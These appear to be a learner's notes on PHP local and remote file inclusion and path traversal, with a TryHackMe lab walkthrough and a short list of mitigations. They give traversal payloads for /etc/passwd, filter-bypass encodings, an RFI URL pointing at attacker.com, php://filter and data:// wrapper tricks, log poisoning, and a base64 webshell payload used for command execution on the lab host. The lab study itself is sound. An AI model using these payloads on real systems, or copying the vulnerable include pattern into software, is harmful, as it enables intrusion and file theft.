File Inclusion

It involves tricking the web app into including files from local or remote file system. It can be used to run abitrary code or accessing sensitive information.

This is usually as a result of exploiting dynamic file inclusion and lack of comprehensive input validation.

- Local File Inclusion - involves local files
- Remote File Inclusion - Remote files

PHP file inclusion

- include() - used to include and evaluate the contents of a specified file within the current script.


```php
<?php
// Vulnerable PHP script vulnerable.php
$file = $_GET['file'];
include($file); // Vulnerable inclusion
?>
```

> https://example.com/?page=filename.php

> https://example.com/?page=../../../../etc/passwd


- require() - works the same as include only that when an error occurs it stops execution. Diff is error handling.

- Local File inclusion



- Remote file inclusion - occurs when a PHP script includes files from remote servers
  - If remote file inclusion is enabled in the PHP configuration (allow_url_include), an attacker can exploit this vulnerability by providing a remote URL instead of a local file path:

> http://example.com/vulnerable.php?file=http://attacker.com/malicious.php



Mitigations

- Disable the remote inclusion feature by setting the "allow_url_include to 0" in your PHP configuration
- Sufficient input validation/ pre-defined filenames to check from.

- If circumstances demand that you enable the remote file inclusion feature, ensure that you make a whitelist of accepted filenames and limit the input to only those files on the list.
- Disable the “allow_url_fopen” option to control the ability to open, include or use a remote file.

File Inclusion, Path Traversal TryHackMe


- ip = "10.10.35.31"

Directory traversal

- Relative pathing - from the current directori (../)
- Absolute pathing - from root directory (/etc/passwd)

In this web app one can exploit the "page=" and access other files in other directories

check the /etc/passwd file



PHP Wrappers

They allow users access to various data streams.


PHP filters (php://filter filter.)

> php://filter/convert.base64-encode/resource=/etc/passwd

> /?view=php://filter/convert.base64-encode/resource=./dog/../index

This will return data in base64 which we can then decode

After decoding using cyber chef



Data wrappers (data://)

```
data:text/plain,<?php%20phpinfo();%20?>.
```


Base Directory Breakout

Defenses though not foolproof are put in place to contain users to certain directories

The developer has written a function that checks for "../" in the url parameter, how can i bypass it? The file system interprets "..//" == "../". We can now craft it

> /var/www/html/..//..//..//etc/passwd

We will start with the dir we are limited to, then one we need to access.



Obfuscation techniques

These techniques are used to bypass basic security filters in place.

- Standard URL encoding(percent encoding)

  > ../ becomes %2e%2e%2f

- Double Encoding

  > %252e%252e%252f to %2e%2e%2f to ../config.php

  > ?file=%252e%252e%252fconfig.php


- Obfuscation

  > ....//config.php to ../config.php

PHP Session files

PHP session files can also be used in an LFI attack, leading to Remote Code Execution, particularly if an attacker can manipulate the session data. In a typical web application, session data is stored in files on the server.

> sessions.php?page=/var/lib/php/sessions/sess_q0e9lltua3opr3ofv5n142vbqu



Log Poisoning

A technique where an attacker injects executable code into a web server's log file and then uses an LFI vulnerability to include and execute this log file. This method is particularly stealthy because log files are shared and are a seemingly harmless part of web server operations.

1. Injecting malicious PHP code into a log file.
   - crafting an evil user agent
   - sending payload vial URL using netcat
   - referer headr that the server logs

PHP Wrappers for Remote Code Execution(RCE)

PHP wrappers can also be used not only for reading files but also for code execution. The key here is the php://filter stream wrapper


We will use the PHP code

```
<?php system($_GET['cmd']); echo 'Shell done!'; ?> as our payload.
 The value of the payload, when encoded to base64, will be
```

```
php://filter/convert.base64-
decode/resource=data://plain/text,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNob
yAnU2hlbGwgZG9uZSAhJzsgPz4+
```

It is important to not include the &cmd=whoami in the input field

> http://10.10.35.31/playground.php?page=php%3A%2F%2Ffilter%2Fconvert.base64-decode%2Fresource%3Ddata%3A%2F%2Fplain%2Ftext%2CPD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4%2B&cmd=cat%20flags/cd3c67e5079de2700af6cea0a405f9cc.txt



www-data Shell done !

AND BOOOOM!!!